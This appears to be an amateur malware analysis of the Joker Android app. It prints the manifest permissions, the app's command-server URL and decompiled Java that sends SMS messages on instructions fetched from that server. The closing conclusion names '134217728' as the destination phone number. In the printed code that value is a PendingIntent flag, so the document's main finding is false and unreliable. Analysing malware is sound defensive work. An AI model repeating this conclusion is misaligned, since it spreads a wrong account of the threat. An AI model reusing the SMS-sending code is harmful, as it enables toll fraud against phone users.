
Malware analysis of joker app

static analysis and dynamic analysis

Software use:
1.jadx-gui

Files	Description
• AndroidManifest.xml	The permission it is using: android.permission.SEND_SMS



```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="2" android:versionName="1.2" package="com.cp.camera"
platformBuildVersionCode="23" platformBuildVersionName="6.0-2704002">
    <uses-sdk android:minSdkVersion="15" android:targetSdkVersion="23"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.CAMERA"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
```

Then we found a class with location:
com/cp/camera/Loading

Class	Description
Loading	It is using loginByPost(String code) method where it is sending a request of post type to a url "http://139.59.107.168:8088/appsharejson?code=" + code where code is: mobile carrier operator

By doing dynamic analysis we found a JSON response by the website which is:

"button": " ยินดีต้อนรับ ",

"code": 0,

"content": "ยืนยันการใช้งานร่วมกัน",

"imei": "52000,52003,46002",

"imeicontent":

"52000:4219245:F2,52003:4208121:S2,46002:15001133778:test",

"rule": "Every photo could use a touch up. Thai Camera gives you easy-to-use, powerful tools to perfect every photo and selfie. you can erase blemishes, smooth skin, brighten eyes, whiten teeth, edit eye color, add filters and special effects, blur photos and so much more.",

"service":

There is another method in Loading class:
public void sendMessage(String mobile, String content)

In which it is using two variables
1.mobile - which is mobile number where it want to send sms
2. content - sms content

we found that it is sending sms to this number in sendMessage method

134217728

```
public void sendMessage(String mobile, String content) {
    Bundle bundle = new Bundle();
    bundle.putString(FirebaseAnalytics.Param.ITEM_NAME, "SEND_SMS");
    this.mFirebaseAnalytics.logEvent(FirebaseAnalytics.Event.SELECT_CONTENT, bundle);
    Intent itSend = new Intent("SENT_HUGE_SMS_ACTION");
    itSend.putExtras(bundle);
    SmsManager sms = SmsManager.getDefault();
    PendingIntent sentintent = PendingIntent.getBroadcast(this, 0, itSend, 134217728);
    try {
        if (content.length() > 70) {
            for (String msg : sms.divideMessage(content)) {
                sms.sendTextMessage(mobile, null, msg, sentintent, null);
            }
            return;
        }
        sms.sendTextMessage(mobile, null, content, sentintent, null);
    } catch (Exception e) {
        SharedPreferences.Editor editor = getSharedPreferences("videoLibrary", 0).edit();
        editor.putString("videoShare", AppEventsConstants.EVENT_PARAM_VALUE_NO);
        editor.apply();
        e.printStackTrace();
    }
}
```

CONCLUSION:

We found that using sms permission this app is send data to “http://139.59.107.168:8088/appsharejson?code=" this website and after getting the jSON data from this website this app is sending sms to this number “134217728”.